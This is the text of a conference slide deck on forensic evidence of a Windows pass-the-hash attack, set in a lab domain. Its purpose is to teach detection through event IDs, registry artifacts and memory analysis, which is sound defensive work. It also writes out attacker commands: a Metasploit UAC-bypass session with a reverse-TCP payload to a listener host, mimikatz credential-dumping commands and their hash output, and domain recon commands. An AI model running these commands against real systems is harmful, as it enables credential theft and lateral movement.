




FORENSIC ARTIFACTS FROM A PASS THE HASH (PTH) ATTACK

BY: GERARD LAYGUI



DISCLAIMER: THE VIEWS AND OPINIONS EXPRESSED IN THIS PRESENTATION ARE THOSE OF THE AUTHOR'S AND DOES NOT NECESSARILY REPRESENT THE OFFICIAL POLICY OR POSITION OF THE COMPANY THAT THE AUTHOR WORKS FOR.



WHAT IS A HASH?

A HASH FUNCTION IS ANY FUNCTION THAT CAN BE USED TO MAP DIGITAL DATA OF ARBITRARY SIZE TO DIGITAL DATA OF FIXED SIZE. IN THE CASE OF WINDOWS, A PASSWORD IS STORED IN EITHER A LANMAN (LM) HASH OR NT LAN MANAGER (NTLM) HASH FORMAT.



WHERE ARE HASHES STORED?

- The Security Accounts Manager (SAM) database.
- Local Security Authority Subsystem (LSASS) process memory.
- Domain Active Directory Database (domain controllers only).
- The Credential Manager (CredMan) store.
- LSA Secrets in the registry.



HASH EXAMPLES

- Plaintext = password

- LM Hash

E52CAC67419A9A224A3B108F3FA6CB6D

- NTLM Hash

8846F7EAE8FB117AD06BDD830B7586C

PASS THE HASH (PTH)

“Pass the hash is a hacking technique that allows an attacker to authenticate to a remote server/service by using the underlying NTLM and/or LanMan hash of a user's password, instead of requiring the associated plaintext password.”

In this case, hash == password


DEMO ENVIRONMENT - LOGGING CHANGES

- Audit logon events - Success & Failure
- Audit account management - Success & Failure
- Audit account logon events - Success & Failure
- Audit process tracking - Success & Failure
- Audit system events - Success & Failure
- Increase log file sizes

Microsoft Audit Policy Recommendations -

<https://technet.microsoft.com/en-us/library/dn487457.aspx>

DEMO DOMAIN



PASS THE HASH ATTACK SEQUENCE

Elevate Privilege
Scrape Hashes
Recon

Elevate Privilege
Scrape Hashes
Recon

Extract Active
Directory

Compromise

Client
Windows
7

Pass The Hash

Member
Server
W2K8 R2

Pass The Hash

W2K12
Domain
Controller

Leave Backdoor (Optional)
Crack Hashes (Optional)

A decorative graphic on the left side of the slide, consisting of white lines and circles on a blue background, resembling a circuit board or data flow diagram. The lines are vertical and horizontal, with small circles at various points, suggesting nodes or connections in a network.

DEMO PASS THE HASH



FORENSIC EVIDENCE

- **Volatile**
 - At Least - Network (pcap, routes, netstat), Process List
 - Best - RAM Memory Captures, hiberfil.sys
 - VMWare - Suspend VM, use vmem file
- **Non-Volatile**
 - At Least - Event Logs, Registry, Systeminfo
 - Best - Disk Images
 - VMWare - Use VMDK



ANALYSIS TOOLS - VOLATILE

- **Dump Memory**
 - HBGary - FDPPro
 - Mandiant Memoryze
- **Analyze Memory**
 - Volatility (Free)
 - HBGary Responder Pro

A decorative graphic on the left side of the slide, consisting of a network of light blue lines and small circles, resembling a circuit board or a data network diagram.

ANALYSIS TOOLS – NON-VOLATILE

- **Creating Disk Images**
 - Linux dd
 - Encase
 - FTK
- **Analyze Disk Images**
 - The Sleuth Kit / Autopsy
 - Log2Timeline
 - Encase
 - FTK

COMPROMISE

- Windows Security Event Log (Process Audit Success)
 - Security Event ID 4688 Process Creation

The screenshot displays the Windows Security Event Log interface. The top pane shows a list of events, with the first entry selected: Information, 3/6/2015 6:01:02 PM, Microsoft Windows security auditing., 4688, Process Creation. The bottom pane shows the details for Event 4688, Microsoft Windows security auditing. The details are organized into sections: Subject, Process Information, and a note about Token Elevation Type.

Level	Date and Time	Source	Event ID	Task Category
Information	3/6/2015 6:01:02 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	3/6/2015 6:01:02 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	3/6/2015 6:01:02 PM	Microsoft Windows security auditing.	4689	Process Termination
Information	3/6/2015 6:01:02 PM	Microsoft Windows security auditing.	4688	Process Creation

Event 4688, Microsoft Windows security auditing.

General Details

A new process has been created.

Subject:

Security ID:	S-1-5-21-1380823720-2047675133-3682530910-1106
Account Name:	ImaUser
Account Domain:	OHNOES
Logon ID:	0x11c0b7

Process Information:





New Process ID:	0xa80
New Process Name:	C:\Users\imauuser\AppData\Local\Temp\lvHmmwOKIpKN.exe
Token Elevation Type:	TokenElevationTypeFull (2)
Creator Process ID:	0x6e8
Process Command Line:	

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in


COMPROMISE

- Prefetch – Disk Artifact (Note: No artifacts if using a SSD or if using Windows Server OS)
- Time stamps reveal when a program was launched

	Name	Entry Modified	Last Accessed	File Created	Last Written
<input type="checkbox"/> 19	 PING.EXE-4A8A6853.pf	10/09/14 10:27:40 PM	05/07/14 03:00:00 AM	05/07/14 03:00:00 AM	10/09/14 07:00:00 PM
<input type="checkbox"/> 20	 POWERSHELL.EXE-CA1AE517.pf	10/09/14 10:27:40 PM	05/07/14 03:00:01 AM	05/07/14 03:00:01 AM	10/09/14 07:00:01 PM
<input type="checkbox"/> 21	 IDASNAPIN2.EXE-BB3D3331.pf	10/09/14 10:27:40 PM	05/07/14 03:00:04 AM	05/07/14 03:00:04 AM	10/09/14 07:00:04 PM
<input type="checkbox"/> 22	 SVCHOST.EXE-7C9048C0.pf	10/09/14 10:27:40 PM	10/09/14 09:10:09 AM	10/09/14 09:10:09 AM	10/09/14 11:00:11 AM

COMPROMISE

- Shim Cache
 - Registry – regripper
 - Memory – volatility (shimcache switch)



```
Regrip-shimcache.example.txt - Notepad
File Edit Format View Help
appcompatcache v.20130801
(System) Parse files from system hive shim cache

Signature: 0xbadc0fee
win2K8R2/win7, 64-bit
C:\windows\YFHnVDUK.exe
ModTime: Thu Jun 4 02:15:34 2015 Z
Executed
```


COMPROMISE

- Memory - Volatility
 - Malfind command

```
Process: OpPAYNOv.exe Pid: 2136 Address: 0x290000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 188, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00290000  4d 5a e8 00 00 00 00 5b 52 45 55 89 e5 81 c3 f8  MZ .....[REU.....
0x00290010  87 05 00 ff d3 89 c3 57 68 04 00 00 00 50 ff d0  ....Wh....P..
0x00290020  68 f0 b5 a2 56 68 05 00 00 00 50 ff d3 00 00 00  h...Vh....P....
0x00290030  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  .....

0x290000  4d          DEC EBP
0x290001  5a          POP EDX
0x290002  e800000000  CALL 0x290007
0x290007  5b          POP EBX
0x290008  52          PUSH EDX
```

BACKDOOR

- Windows Security Event Log - Persistence
 - Security Event ID 4720 - User account created
 - Security Event ID 4732 – User added to groups

Event 4720, Microsoft Windows security auditing.

General Details

A user account was created.

Subject:

Security ID:	OHNOES\ImaUser
Account Name:	ImaUser
Account Domain:	OHNOES
Logon ID:	0x69301

New Account:

Security ID:	GL-CLIENT1\Backdoor
Account Name:	Backdoor
Account Domain:	GL-CLIENT1

Attributes:

SAM Account Name:	Backdoor
-------------------	----------

Log Name: Security

Source: Microsoft Windows security

Event ID: 4720

Level: Information

User: N/A

OpCode: Info

More Information: [Event Log Online Help](#)

Logged: 7/11/2015 1:21:36 PM

Task Category: User Account Management

Keywords: Audit Success

Computer: GL-Client1.ohnoes.internal

BACKDOOR

- Registry (Regripper)
 - Run Keys
 - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
 - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
 - Service Install Date

```
svc v.20131010
(System) Lists services key contents by Lastwrite time (CSV)

Time,Name,DisplayName,ImagePath/ServiceDll,Type,Start,ObjectName
Fri Jun 12 14:10:25 2015 Z mfeavfk,Mcafee Inc. mfeavfk,system32\drivers\
Fri Jun 12 14:10:21 2015 Z winmgmt\Parameters,,%SystemRoot%\system32\wbem
Fri Jun 12 09:57:27 2015 Z TrustedInstaller,@%SystemRoot%\servicing\Trus
Fri Jun 12 09:19:04 2015 Z mferkdet,Mcafee Inc. mferkdet,system32\driver
Fri Jun 12 05:30:46 2015 Z Schedule,@%SystemRoot%\system32\schedsvc.dll;
Fri Jun 12 01:10:47 2015 Z Mnemosyne,Mnemosyne, \??\C:\windows\syswow64\N
```

PRIVILEGE ESCALATION

In order to scrape hashes, the attacker needs to change security context from user to Local System (SID S-1-5-18)



PRIVILEGE ESCALATION

Using Kali after I've already compromised the system using a Java exploit.

```
meterpreter > run post/windows/gather/win_privs
```

```
meterpreter > background
```

```
msf exploit(java_signed_applet) > use exploit/windows/local/bypassuac
```

```
msf exploit(bypassuac) > set SESSION 1
```

```
SESSION => 1
```

```
msf exploit(bypassuac) > set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
```

```
msf exploit(bypassuac) > set LHOST 10.1.1.251
```

```
LHOST => 10.1.1.251
```

```
msf exploit(bypassuac) > set LPORT 8088
```

```
LPORT => 8088
```

```
msf exploit(bypassuac) > exploit
```

```
meterpreter > getuid
```

```
Server username: OHNOES\ImaUser
```

```
meterpreter > getsystem
```

```
...got system (via technique 1).
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

PRIVILEGE ESCALATION

The screenshot displays the Windows Event Viewer interface. At the top, there are two event log entries for 'Information' on 3/6/2015 at 6:01:01 PM and 3:35:50 PM, both from 'Microsoft Windows security auditing' with ID 4611. The main window shows the details for event 4611. The 'General' tab is selected, and the event description is highlighted with a red box: 'A trusted logon process has been registered with the Local Security Authority. This logon process will be trusted to submit logon requests.' Below this, the 'Subject' section lists: Security ID: SYSTEM, Account Name: WIN7-IMAUSER1\$, Account Domain: OHNOES, and Logon ID: 0x3e7. The 'Logon Process Name: ConsentUI' is also highlighted with a red box. At the bottom, the event metadata is shown, with 'Event ID: 4611' highlighted in red. Other metadata includes Log Name: Security, Source: Microsoft Windows security, Logged: 3/6/2015 6:01:01 PM, Task Category: Security System Extension, Level: Information, Keywords: Audit Success, User: N/A, Computer: WIN7-Imauser1.OHNOES.INTERNAL, and OpCode: Info. A link for 'More Information: Event Log Online Help' is provided at the bottom.

Property	Value
Log Name:	Security
Source:	Microsoft Windows security
Event ID:	4611
Level:	Information
User:	N/A
OpCode:	Info
More Information:	Event Log Online Help

Log Name: Security
Source: Microsoft Windows security
Event ID: 4611
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

Logged: 3/6/2015 6:01:01 PM
Task Category: Security System Extension
Keywords: Audit Success
Computer: WIN7-Imauser1.OHNOES.INTERNAL

SCRAPING HASHES

- Service Install → Process Start

The screenshot displays the Windows Event Viewer interface. The top pane shows a list of events from the System log, with event 7045 selected. The bottom pane provides detailed information for this event, including the service name, file path, and account used for installation.

Level	Date and Time	Source	Event ID	Task Category
Information	3/6/2015 6:02:38 PM	Service Control Manager	7036	None
Information	3/6/2015 6:02:38 PM	Service Control Manager	7036	None
Information	3/6/2015 6:02:38 PM	Service Control Manager	7045	None
Information	3/6/2015 6:02:07 PM	Service Control Manager	7036	None

Event 7045, Service Control Manager

General | Details

A service was installed in the system.

Service Name: WCESERVICE
Service File Name: c:\Users\imauser\Downloads\mypayload\wce64.exe -S
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Log Name: System
Source: Service Control Manager
Event ID: 7045
Level: Information
User: SYSTEM
OpCode: Info
More Information: [Event Log Online Help](#)

Logged: 3/6/2015 6:02:38 PM
Task Category: None
Keywords: Classic
Computer: WIN7-Imauser1.OHNOES.INTERNAL

SCRAPING HASHES

- Service Install → Process Start

Level	Date and Time	Source	Event ID	Task Category
Information	3/6/2015 6:02:38 PM	Microsoft Windows security auditing.	4689	Process Termination
Information	3/6/2015 6:02:38 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	3/6/2015 6:02:38 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	3/6/2015 6:02:07 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	3/6/2015 6:02:07 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	3/6/2015 6:02:07 PM	Microsoft Windows security auditing.	4611	Security System Extension

Event 4688, Microsoft Windows security auditing.

General Details

A new process has been created.

Subject:

Security ID:	SYSTEM
Account Name:	WIN7-IMAUSER1\$
Account Domain:	OHNOES
Logon ID:	0x3e7

Process Information:

New Process ID:	0x2d4
New Process Name:	C:\Users\imuser\Downloads\mypayload\wce64.exe
Token Elevation Type:	TokenElevationTypeDefault (1)
Creator Process ID:	0x20c
Process Command Line:	

SCRAPING HASHES

Volatility – consoles command

```
ConsoleProcess: conhost.exe Pid: 3000
Console: 0xff1e6200 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: C:\Users\imauser\Downloads\x64\mimikatz.exe
Title: mimikatz 2.0 alpha x64 (oe.eo)
AttachedProcess: mimikatz.exe Pid: 3012 Handle: 0x60
----
CommandHistory: 0x1fee20 Application: mimikatz.exe Flags: Allocated, Reset
CommandCount: 2 LastAdded: 1 LastDisplayed: 1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #0 at 0x1f36f0: privilege::debug
Cmd #1 at 0x1fb690: sekurlsa::logonpasswords
----
Screen 0x1e1280 X:80 Y:300
Dump:

#####.  mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 13 2014 19:40:22)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v #' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 588739 (00000000:0008fbc3)
Session           : Interactive from 1
User Name         : ImaUser
Domain            : OHNOES
SID               : S-1-5-21-1380823720-2047675133-3682530910-1106

msv :
[00000003] Primary
* Username : ImaUser
* Domain   : OHNOES
* NTLM     : 217e50203a5aba59cefa863c724bf61b
* SHA1    : ba380c17a7b2e0233a89896e6b4d412ced541c40
[00010000] CredentialKeys
* NTLM     : 217e50203a5aba59cefa863c724bf61b
* SHA1    : ba380c17a7b2e0233a89896e6b4d412ced541c40
tspkg :
wdigest :
* Username : ImaUser
* Domain   : OHNOES
* Password : P@ssw0rd!
kerberos :
* Username : ImaUser
* Domain   : OHNOES.INTERNAL
* Password : (null)
ssp :
credman :
```

CRACKING NT HASHES

- John The Ripper
- OCLHashCat (GPU)
 - Ubuntu 14.04 - 8x AMD R9 290X can do 183528 Mh/s against NTLM, that is 183,528,000,000 tries per second*.
 - Roughly 9 hours to crack an 8 character password

RECON

Volatility – consoles or cmdscan

```
C:\Users\imauser>find "address" .\Documents\default.rdp
```

```
----- .\DOCUMENTS\DEFAULT.RDP  
full address:s:10.1.1.10
```

```
C:\Users\imauser>net use  
New connections will be remembered.
```

Status	Local	Remote	Network
OK	Y:	\\gl-member1\c\$	Microsoft Windows Network
	Z:	\\vmware-host\Shared Folders	VMware Shared Folders

```
The command completed successfully.
```

```
C:\Users\imauser>nltest /dclist:OHNOES
```

```
Get list of DCs in domain 'OHNOES' from '\\GL-DC1'.
```


```
GL-DC1.OHNOES.INTERNAL [PDC] [DS] Site: Default-First-Site-Name
```

```
The command completed successfully
```

RECON – APT STYLE

```
20110718-11:38:47 | net group /domain  
20110718-11:39:57 | net start  
20110718-11:58:54 | net group "domain admins"  
20110718-11:59:14 | net group "domain admins" /domain  
20110718-12:01:57 | net group "domain computers" /domain  
20110718-12:02:43 | net group "domain controllers" /domain  
20110718-12:03:26 | net group "domain users" /domain
```

LATERAL MOVEMENT



Event ID 4624 – Logon / Event ID 4634 - Logoff

- Type 2 – Interactive
- Type 3 - Network Logon
- Type 10 – Remote Interactive (RDP)

LATERAL MOVEMENT

- RDP Pivot
 - Microsoft-Windows-TerminalServices-LocalSessionManager-Operational Event ID 21 (RDP Logon)
 - Microsoft-Windows-TerminalServices-LocalSessionManager-Operational Event ID 25 (RDP Reconnect)

LATERAL MOVEMENT

- RDP Pivot Continued
 - Default.rdp disk artifact
 - BMC Cache (bcache22.bmc)





QUESTIONS?

This slide deck and related links for the videos will be eventually posted on:

Cybersecology.com/DEFCON2015

Big thanks to *Mike Landeck* for allowing me to use his site!